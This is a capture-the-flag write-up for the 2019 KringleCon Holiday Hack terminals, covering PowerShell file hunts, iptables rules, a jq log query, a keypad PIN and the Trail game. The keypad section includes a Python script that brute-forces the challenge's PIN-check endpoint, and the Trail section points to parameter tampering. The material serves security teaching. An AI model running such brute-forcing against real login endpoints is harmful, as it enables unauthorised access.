riddle         Squeezed and compressed I am hidden away. Expand me from my prison and I will show you the way. Recurse through all /etc and Sort on my LastWriteTime to reveal im the newest of all.
SHELL          /home/elf/elf
SHLVL          1
TERM          xterm
USER          elf
userdomain    laserterminal
USERDOMAIN    laserterminal
username       elf
USERNAME       elf

PS /home/elf> gci env:riddle | sort-object name | Format-List -Property *
PSPath        : Microsoft.PowerShell.Core\Environment::riddle
PSDrive       : Env
PSProvider    : Microsoft.PowerShell.Core\Environment
PSIsContainer: False
Name          : riddle
Key           : riddle
Value         : Squeezed and compressed I am hidden away. Expand me from my prison and I will show you the way. Recurse through all /etc and Sort on my LastWriteTime to reveal im the newest of all.
```

Figure 29 - PowerShell Docker Screenshot

Another clue - this time, recursively search all files under `/etc` and bring back the one with the last write date, specifically, a compressed file.

<sup>17</sup> <https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/get-history?view=powershell-6>

<sup>18</sup> [https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/about/about\\_environment\\_variables?view=powershell-6](https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/about/about_environment_variables?view=powershell-6)

```

PS /home/elf> Get-ChildItem -Recurse '\etc' | Sort {$_.LastWriteTime} | select -last 1
Get-ChildItem : Access to the path '/etc/ssl/private' is denied.
At line:1 char:1
+ Get-ChildItem -Recurse '\etc' | Sort {$_.LastWriteTime} | select -las ...
+ ~~~~~
+ CategoryInfo          : PermissionDenied: (/etc/ssl/private:String) [Get-ChildItem], UnauthorizedAccessException
+ FullyQualifiedErrorId : DirUnauthorizedAccessError,Microsoft.PowerShell.Commands.GetChildItemCommand

    Directory: /etc/apt

Mode                LastWriteTime        Length Name
----                -----          ----  --
--r---       12/31/19 11:31 AM      5662902 archive

```

Figure 30 - PowerShell Docker Screenshot

The archive was found using `Get-ChildItem`<sup>19</sup> and then applying a sort.

Copying it to the home folder and extracting the contents can be done as a one liner by concatenating the commands with a semi colon.

```

PS /home/elf> Copy-Item "\etc\apt\archive" -Destination "\home\elf"; Expand-Archive archive -DestinationPath .\riddle; cd ./riddle;;
PS /home/elf/riddle> dir

    Directory: /home/elf/riddle

Mode                LastWriteTime        Length Name
----                -----          ----  --
d----       12/31/19 11:52 AM           refraction

PS /home/elf/riddle> cd ./refraction/
PS /home/elf/riddle/refraction> dir

    Directory: /home/elf/riddle/refraction

Mode                LastWriteTime        Length Name
----                -----          ----  --
-----       11/7/19 11:57 AM           134 riddle
-----       11/5/19  2:26 PM        5724384 runme.elf

```

Figure 31 - PowerShell Docker Screenshot

Another setting and another clue gets delivered.

---

<sup>19</sup> <https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.management/get-childitem?view=powershell-6>

```

PS /home/elf/riddle/refraction> Get-Content riddle
Very shallow am I in the depths of your elf home. You can find my entity by using my md5 identity:
25520151A320B5B0D21561F92C8F6224

PS /home/elf/riddle/refraction> chmod +x ./runme.elf
PS /home/elf/riddle/refraction> ./runme.elf
refraction?val=1.867
PS /home/elf/riddle/refraction> █

```

Figure 32 - PowerShell Docker Screenshot

The clue points to going back to the home folder and seeing what's there.

```

PS /home/elf> dir

Directory: /home/elf

Mode                LastWriteTime         Length Name
----                -----        5662902 archive
d-r---       12/13/19  5:15 PM
d-----       12/31/19 11:52 AM
-----       12/31/19 11:52 AM      2029 motd
--r---       12/13/19  4:29 PM

```

Figure 33 - PowerShell Docker Screenshot

There is a folder called depths. MD5 identity? Is it based off filename, filepath or contents? By process of elimination, basing it on file is first using `Get-FileHash`<sup>20</sup>.

```

PS /home/elf> Get-ChildItem -Path "/home/elf/depths/" -Recurse | where { !$.PSIsContainer } | where { (Get-FileHash -Path $_.FullName -Algorithm MD5).hash -eq "25520151A320B5B0D21561F92C8F6224" }

Directory: /home/elf/depths/produce

Mode                LastWriteTime         Length Name
----                -----        224 thhy5hll.txt
--r---       11/18/19  7:53 PM

```

Figure 34 - PowerShell Docker Screenshot

No setting this time, but another clue to follow.

---

<sup>20</sup> <https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.utility/get-filehash?view=powershell-6>

```
PS /home/elf> Get-Content /home/elf/depths/produce/thhy5h1.txt
temperature?val=33.5
I am one of many thousand similar txt's contained within the deepest of /home/elf/depths. Finding me will give you the most strength but doing so will require Piping all the FullName's to Sort Length.
```

Figure 35 - PowerShell Docker Screenshot

The clue points to sorting all files under `/depth/` and bringing back the longest. Initially looking at just the file size struck gold.

```
PS /home/elf> Get-ChildItem -Path "/home/elf/depths/" -Recurse | where-object {$_ .length -gt 200} | Sort-Object length | Format-table -Wrap -AutoSize

Directory: /home/elf/depths/larger/cloud/behavior/beauty/enemy/produce/age/chair/unknown/escape/vote/long/writer/behind/ahead/thin/occasionally/explore/tape/wherever/practical/therefore/cool/plate/ice/play/truth/potatoes/beau
ty/fourth/careful/dawn/adult/either/burn/end/accurate/rubbed/cake/main/she/threw/eager/trip/to/soon/think/fall/is/greatest/become/accident/labor/sail/dropped/fox

Mode LastWriteTime Length Name
---- -- -- -- --
--r--- 11/18/19 7:53 PM 289 0jhj5xz6.txt

Directory: /home/elf/depths/produce

Mode LastWriteTime Length Name
---- -- -- -- --
--r--- 11/18/19 7:53 PM 224 thhy5h11.txt
```

Figure 36 - PowerShell Docker Screenshot

However, on second glance, it was a bit of luck as there could have been hundreds of files with a length greater than 200 so the script was amended to take this into account by, as the clue suggested, getting all fullnames<sup>21</sup> and selecting the longest one.

```
PS /home/elf> Get-ChildItem -Path "/home/elf/depths/" -Recurse | Sort-Object {$_.FullName.Length} | select -last 1 | Format-table -Wrap -AutoSize

Directory: /home/elf/depths/larger/cloud/behavior/beauty/enemy/produce/age/chair/unknown/escape/vote/long/writer/behind/ahead/thin/occasionally/explore/tape/wherever/practical/therefore/cool/plate/ice/play/truth/potatoes/beau
ty/fourth/careful/dawn/adult/either/burn/end/accurate/rubbed/cake/main/she/threw/eager/trip/to/soon/think/fall/is/greatest/become/accident/labor/sail/dropped/fox

Mode LastWriteTime Length Name
---- -- -- -- --
--r--- 11/18/19 7:53 PM 289 0jhj5xz6.txt
```

Figure 37 - PowerShell Docker Screenshot

So it goes on, with another clue to process.

```
PS /home/elf> Get-Content /home/elf/depths/larger/cloud/behavior/beauty/enemy/produce/age/chair/unknown/escape/vote/long/writer/behind/ah
Get process information to include Username identification. Stop Process to show me you're skilled and in this order they must be killed:

bushy
alabaster
minty
holly

Do this for me and then you /shall/see .
PS /home/elf>
```

Figure 38 - PowerShell Docker Screenshot

<sup>21</sup> <https://stackoverflow.com/questions/16551047/how-to-display-the-length-of-a-filename>

Next up is to identify running processes, the relevant usernames and kill them. This should make `/shall/see` readable, which is currently unavailable.

```
PS /home/elf> Get-Process -IncludeUsername
   WS(M)  CPU(s)    Id UserName          ProcessName
   -----  -----  -----
  26.70   1.28     6 root             CheerLaserServi
 192.71  19.12    31 elf              elf
  3.61   0.02     1 root             init
  0.75   0.00     24 bushy            sleep
  0.72   0.00     25 alabaster        sleep
  0.75   0.00     27 minty            sleep
  0.76   0.00     29 holly            sleep
  3.49   0.00     30 root             su

PS /home/elf> Stop-Process -Id 24;Stop-Process -Id 25;Stop-Process -Id 27;Stop-Process -Id 29;
PS /home/elf> Get-Content /shall/see
Get the .xml children of /etc - an event log to be found. Group all .Id's and the last thing will be in the Properties of the lonely unique event Id.
```

Figure 39 - PowerShell Docker Screenshot

Listing the processes<sup>22</sup>, killing<sup>23</sup> them in the order requested allowed `/shall/see` to be readable and therefore showing another clue.

The last clue pointed to finding an XML file and then processing the data within it.

```
PS /home/elf> Get-ChildItem -Path \etc -Include *.xml -Recurse -ErrorAction SilentlyContinue
Directory: /etc/systemd/system/timers.target.wants

Mode                LastWriteTime         Length Name
----                - - - - -           - - - - -
--r---       11/18/19  7:53 PM      10006962 EventLog.xml
```

Figure 40 - PowerShell Docker Screenshot

Any errors weren't outputted in case there were a load of permissions related warnings. Reading the first few dozen lines gives the screenshot shown on the next page.

<sup>22</sup> <https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.management/get-process?view=powershell-6>

<sup>23</sup> <https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.management/stop-process?view=powershell-6>

```

PS /etc/systemd/system/timers.target.wants> Get-Content ./EventLog.xml -Head 20
<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04">
  <Obj RefId="0">
    <TN RefId="0">
      <T>System.Diagnostics.Eventing.Reader.EventLogRecord</T>
      <T>System.Diagnostics.Eventing.Reader.EventRecord</T>
      <T>System.Object</T>
    </TN>
    <ToString>System.Diagnostics.Eventing.Reader.EventLogRecord</ToString>
    <Props>
      <I32 N="Id">3</I32>
      <By N="Version">5</By>
      <Nil N="Qualifiers" />
      <By N="Level">4</By>
      <I32 N="Task">3</I32>
      <I16 N="Opcode">0</I16>
      <I64 N="Keywords">-9223372036854775808</I64>
      <I64 N="RecordId">2194</I64>
      <S N="ProviderName">Microsoft-Windows-Sysmon</S>
      <G N="ProviderId">5770385f-c22a-43e0-bf4c-06f5698ffbd9</G>
      <S N="LogName">Microsoft-Windows-Sysmon/Operational</S>
    </Props>
  </Obj>
</Objs>

```

Figure 41 - PowerShell Docker Screenshot

Using a number of resources<sup>2425</sup> grouping on <I32 N="Id">XXX</I32> seems the route to take, taking advantage of XML capabilities<sup>26</sup> within PowerShell.

```

PS /etc/systemd/system/timers.target.wants> [xml]$xml = Get-Content /etc/systemd/system/timers.target.wants/EventLog.xml
PS /etc/systemd/system/timers.target.wants> $xml.Objs.0Obj.Props.I32 | Where-Object {$_.N -eq "ID" } | Group-Object -Property '#text' | Where {$_.Group.Count -eq 1} | Select -expand Group
N #text
-----  

Id 1

```

Figure 42 - PowerShell Docker Screenshot

Just one record is returned which is a site for sore eyes by this point. Now to bring back the properties of the relevant node.

<sup>24</sup> <https://docs.microsoft.com/en-us/windows/win32/wes/eventschema-eventid-systemproperties-type-element>

<sup>25</sup> <https://docs.microsoft.com/en-us/windows/win32/wes/eventschema-schema>

<sup>26</sup> <https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.utility/select-xml?view=powershell-6>

```
PS /etc/systemd/system/timers.target.wants> ($xml.Objs.Obj.Props | Where {$_.I32.N -eq 'Id' -and $_.I32.'#text' -eq 1}).Obj.LST.Obj.Props.S. '#text'
2019-11-07 17:59:56.525
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
10.0.14393.206 (rs1_release.160915-0644)
Windows PowerShell
Microsoft Windows® Operating System
Microsoft Corporation
PowerShell.EXE
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c ""$correct_gases_postbody = @{'n'      0=6`n      H=7`n      He=3`n      N=4`n      Ne=22`n      Ar=11`n      Xe=10`n      F=20`n      Kr=8`n      Rn=9`n}`n"
C:\ELFURESEARCH\allservices
High
MD5-097CE5761C89434367598B34FE32893B
C:\Windows\System32\svchost.exe
C:\Windows\system32\svchost.exe -k netsvcs
PS /etc/systemd/system/timers.target.wants> █
```

Figure 43 - PowerShell Docker Screenshot

At long last, the final setting is exposed. With all settings, they are all applies and thankfully, this achievement is now complete.

```
PS /etc/systemd/system/timers.target.wants> (Invoke-WebRequest http://127.0.0.1:1225/api/off | Out-Null);
PS /etc/systemd/system/timers.target.wants> (Invoke-WebRequest http://127.0.0.1:1225/api/on | Out-Null);
PS /etc/systemd/system/timers.target.wants> (Invoke-WebRequest http://127.0.0.1:1225/api/angle?val=65.5 | Out-Null);
PS /etc/systemd/system/timers.target.wants> (Invoke-WebRequest http://127.0.0.1:1225/api/temperature?val=-33.5 | Out-Null);
PS /etc/systemd/system/timers.target.wants> (Invoke-WebRequest http://127.0.0.1:1225/api/gas -Method POST -Body "O=6&H=7&He=3&N=4&Ne=22&Ar=11&Xe=10&F=20&Kr=8&Rn=9" | Out-Null);
PS /etc/systemd/system/timers.target.wants> (Invoke-WebRequest http://127.0.0.1:1225/api/refraction?val=1.867 | Out-Null);
PS /etc/systemd/system/timers.target.wants> (Invoke-WebRequest http://127.0.0.1:1225/api/output).RawContent;
HTTP/1.0 200 OK
Server: Werkzeug/0.16.0
Server: Python/3.6.9
Date: Tue, 31 Dec 2019 12:51:49 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 173

Success! - 6.09 Mega-Jollies of Laser Output Reached!
```

Figure 44 - PowerShell Docker Screenshot

## Iptables

- Hint: <https://upcloud.com/community/tutorials/configure-iptables-centos>
- Location: Student Union
- URL: <https://docker2019.kringlecon.com/?challenge=iptables>

## Screenshot

```
Inner Voice: Kent. Kent. Wake up, Kent.
Inner Voice: I'm talking to you, Kent.
Kent TinselTooth: Who said that? I must be going insane.
Kent TinselTooth: Am I?
Inner Voice: That remains to be seen, Kent. But we are having a conversation.
Inner Voice: This is Santa, Kent, and you've been a very naughty boy.
Kent TinselTooth: Alright! Who is this?! Holly? Minty? Alabaster?
Inner Voice: I am known by many names. I am the boss of the North Pole. Turn to me and be hired after graduation.
Kent TinselTooth: Oh, sure.
Inner Voice: Cut the candy, Kent, you've built an automated, machine-learning, sleigh device.
Kent TinselTooth: How did you know that?
Inner Voice: I'm Santa - I know everything.
Kent TinselTooth: Oh. Kringle. *sigh*
Inner Voice: That's right, Kent. Where is the sleigh device now?
Kent TinselTooth: I can't tell you.
Inner Voice: How would you like to intern for the rest of time?
Kent TinselTooth: Please no, they're testing it at srf.elfu.org using default creds, but I don't know more. It's classified.
Inner Voice: Very good Kent, that's all I needed to know.
Kent TinselTooth: I thought you knew everything?
Inner Voice: Nevermind that. I want you to think about what you've researched and studied. From now on, stop playing with your teeth, and floss more.
*Inner Voice Goes Silent*

Kent TinselTooth: Oh no, I sure hope that voice was Santa's.
Kent TinselTooth: I suspect someone may have hacked into my IOT teeth braces.
Kent TinselTooth: I must have forgotten to configure the firewall...
Kent TinselTooth: Please review /home/elfuser/IOTTeethBraces.md and help me configure the firewall.
Kent TinselTooth: Please hurry; having this ribbon cable on my teeth is uncomfortable.
elfuuser@5255ebc27c09:~$
```

Figure 45 - Iptables Docker Screenshot

## Synopsis

Upon opening `/home/elfuser/IOTTeethBraces.md`, the task is to apply rules to iptables.

```
elfuuser@1f8d8cf454d1:~$ cat /home/elfuser/IOTTeethBraces.md
# ElfU Research Labs - Smart Braces
### A Lightweight Linux Device for Teeth Braces
### Imagined and Created by ElfU Student Kent TinselTooth

This device is embedded into one's teeth braces for easy management and monitoring of dental status. It uses FTP and HTTP for management and monitoring purposes but also has SSH for remote access. Please refer to the management documentation for his purpose.

## Proper Firewall configuration:

The firewall used for this system is 'iptables'. The following is an example of how to set a default policy with using 'iptables':
...
sudo iptables -P FORWARD DROP
...

The following is an example of allowing traffic from a specific IP and to a specific port:
...
sudo iptables -A INPUT -p tcp --dport 25 -s 172.18.5.4 -j ACCEPT
...

A proper configuration for the Smart Braces should be exactly:
1. Set the default policies to DROP for the INPUT, FORWARD, and OUTPUT chains.
2. Create a rule to ACCEPT all connections that are ESTABLISHED,RELATED on the INPUT and the OUTPUT chains.
3. Create a rule to ACCEPT only remote source IP address 172.19.0.225 to access the local SSH server (on port 22).
4. Create a rule to ACCEPT any source IP to the local TCP services on ports 21 and 80.
5. Create a rule to ACCEPT all OUTPUT traffic with a destination TCP port of 80.
6. Create a rule applied to the INPUT chain to ACCEPT all traffic from the lo interface.
```

Figure 46 - Iptables Docker Screenshot

## Solution

Seems fairly straightforward when using the hint combined with the nudge in the terminal and other resources<sup>27</sup>. The rules are added and just checked at the end and after a few seconds, this terminal was completed

<sup>27</sup> <https://www.digitalocean.com/community/tutorials/iptables-essentials-common-firewall-rules-and-commands>

```
elfuuser@2de9c34d594c:~$ sudo iptables -P INPUT DROP
elfuuser@2de9c34d594c:~$ sudo iptables -P FORWARD DROP
elfuuser@2de9c34d594c:~$ sudo iptables -P OUTPUT DROP
elfuuser@2de9c34d594c:~$ sudo iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
elfuuser@2de9c34d594c:~$ sudo iptables -A OUTPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
elfuuser@2de9c34d594c:~$ sudo iptables -A INPUT -p tcp --dport 22 -s 172.19.0.225 -j ACCEPT
elfuuser@2de9c34d594c:~$ sudo iptables -A INPUT -p tcp --dport 21 -j ACCEPT
elfuuser@2de9c34d594c:~$ sudo iptables -A INPUT -p tcp --dport 80 -j ACCEPT
elfuuser@2de9c34d594c:~$ sudo iptables -A OUTPUT -p tcp --dport 80 -j ACCEPT
elfuuser@2de9c34d594c:~$ sudo iptables -A INPUT -i lo -j ACCEPT
elfuuser@2de9c34d594c:~$ sudo iptables -L
Chain INPUT (policy DROP)
target     prot opt source          destination
ACCEPT    all   --  anywhere        anywhere         state RELATED,ESTABLISHED
ACCEPT    tcp   --  172.19.0.225    anywhere        anywhere         tcp dpt:22
ACCEPT    tcp   --  anywhere        anywhere         anywhere        tcp dpt:21
ACCEPT    tcp   --  anywhere        anywhere         anywhere        tcp dpt:80
ACCEPT    all   --  anywhere        anywhere

Chain FORWARD (policy DROP)
target     prot opt source          destination

Chain OUTPUT (policy DROP)
target     prot opt source          destination
ACCEPT    all   --  anywhere        anywhere         state RELATED,ESTABLISHED
ACCEPT    tcp   --  anywhere        anywhere         anywhere        tcp dpt:80
elfuuser@2de9c34d594c:~$ Kent TinselTooth: Great, you hardened my IOT Smart Braces firewall!

/usr/bin/inits: line 10: 1082 Killed                         su elfuuser
```

Figure 47 – Iptables Docker Screenshot

There really isn't much else to discuss unfortunately – fairly straightforward given the examples and resources.

## Jq

- Hint: <https://pen-testing.sans.org/blog/2019/12/03/parsing-zeek-json-logs-with-jq-2>
- Location: Sleigh Workshop
- URL: <https://docker2019.kringlecon.com/?challenge=jq>

### Screenshot

```
Some JSON files can get quite busy.  
There's lots to see and do.  
Does C&C lurk in our data?  
JQ's the tool for you!
```

-Wunorse Openslae

Identify the destination IP address with the longest connection duration using the supplied Zeek logfile. Run runtoanswer to submit your answer.

```
elf@03f5825a1a57:~$
```

Figure 48 - Jq Docker Screenshot

### Synopsis

Again, the terminal is pretty descriptive in what it needs – from a Zeek log file in JSON format, get the relevant record that has the longest (largest) duration and bring back the relative IP.

### Solution

The code on the next page sorts the JSON file by duration, reverses the results and then brings out the first node.

```
elf@70dc32948307:~$ cat conn.log | jq -s 'sort_by(.duration) | reverse | .[0]'

{
  "ts": "2019-04-18T21:27:45.402479Z",
  "uid": "CmYAZn10sInxVD5WWd",
  "id.orig_h": "192.168.52.132",
  "id.orig_p": 8,
  "id.resp_h": "13.107.21.200",
  "id.resp_p": 0,
  "proto": "icmp",
  "duration": 1019365.337758,
  "orig_bytes": 30781920,
  "resp_bytes": 30382240,
  "conn_state": "OTH",
  "missed_bytes": 0,
  "orig_pkts": 961935,
  "orig_ip_bytes": 57716100,
  "resp_pkts": 949445,
  "resp_ip_bytes": 56966700
}
```

Figure 49 - Jq Docker Screenshot

An IP of `13.107.21.200` is shown, which is then passed to the `runtoanswer` command.

```
elf@70dc32948307:~$ runtoanswer
Loading, please wait.....
```

What is the destination IP address with the longest connection duration? `13.107.21.200`

Thank you for your analysis, you are spot-on.  
I would have been working on that until the early dawn.  
Now that you know the features of jq,  
You'll be able to answer other challenges too.

-Wunorse Openslae

Congratulations!

Figure 50 - Jq Docker Screenshot

Another achievement done.

## Terminals (Non-Docker)

### Keypad

- URL: <https://keypad.elfu.org/>

### Screenshot




Figure 51 - Keypad Screenshot

## Synopsis

Need to get the correct access code to enter the building. A few clues that will help are:

- One digit is repeated once.
- The code is a prime number.
- You can probably tell by looking at the keypad which buttons are used.

## Solution

Searches can be drastically narrowed down by using the clues mentioned above, especially with it looking like only the numbers 1, 3 and 7 are used on account of them looking the most worn out.

Instinctively 1337 is thought of but it's not a prime number on account of it being divisible by 7 and 191.

When trying out a number, a GET request is made to a URL which contains the guess which indicates we may be able to brute force the actual solution.




Figure 52 - Keypad Screenshot

A simple little python script is created that produces values conforming to the clues mentioned and running them against the URL.

```
1 import requests
2 import json
3 import sys
4
5 def has_doubles(n): # Checking if the number has 2 digits the same
6     return len(set(str(n))) < len(str(n))
7
8 for num in range(1337,7713): # Since the lowest number can be 1337 and the highest can be 7713, limit the searches
9     prime = True
10    for i in range(2,num): # Check if it's a prime number
11        if (num % i == 0):
12            prime = False
13    if prime:
14        s = set(str(num))
15        if s.issuperset("137"): #If it contains these numbers
16            if has_doubles(num):
17                r = requests.get('https://keypad.elfu.org/checkpass.php?i=' + str(num) + '&resourceId=undefined')
18                json_data = json.loads(r.text)
19                if json_data["success"]:
20                    print('[+] ' + str(num) + ' worked')
21                    sys.exit(0)
22                else:
23                    print('[+] ' + str(num) + ' failed')
```

Figure 53 - Keypad Screenshot

The script is run and a short time later, we have our answer of 7331.

```
C:\WINDOWS\system32\cmd.exe
C:\Users\Alan\Desktop>python keypad.py
[+] 1373 failed
[+] 1733 failed
[+] 3137 failed
[+] 3371 failed
[+] 7331 worked

C:\Users\Alan\Desktop>
```

Figure 54 - Keypad Screenshot

## Trail

- URL: <https://trail.elfu.org/gameselect/?playerid=lebediahSpringfield>

### Screenshot




Figure 55 - Trail Screenshot

### Synopsis

There are 3 levels to the game. Completing it on hard will give clues to completing the crate challenge.

### Solution

Before continuing, viewing the source of the main page gives clues as to what to look for

```
<ul style='list-style-type: none; padding: 0px; text-align: left;'>
  <li><b>Easy:</b> Start with 5000 money on 1 July</li><br><!-- possibly vulnerable to URL param manipulation -->
  <li><b>Medium:</b> Start with 3000 money on 1 August</li><br><!-- params moved to body of POST request -->
  <li><b>Hard:</b> Start with 1500 money on 1 September<br><br></li><!-- add hash integrity to ensure there's NO cheating! -->
</ul>
```

Figure 56 - Trail Screenshot

A quick run through of the game reveals the distance to travel is 8000. Once we get down to zero, the game is complete.

Easy

hhc://trail.hhc/store/?difficulty=0&distance=0&money=5000&pace=0&curmon >

## PURCHASE SUPPLIES

ITEM	STARTING QTY	PRICE	AMT TO BUY	ITEM COST
REINDEER	2	500	0	0
RUNNERS	2	200	0	0
FOOD	400	5	0	0
MEDS	20	50	0	0
AMMO	100	20	0	0

MONEY AVAILABLE	COST OF ITEMS	MONEY REMAINING
5000	0	5000

**BUY**

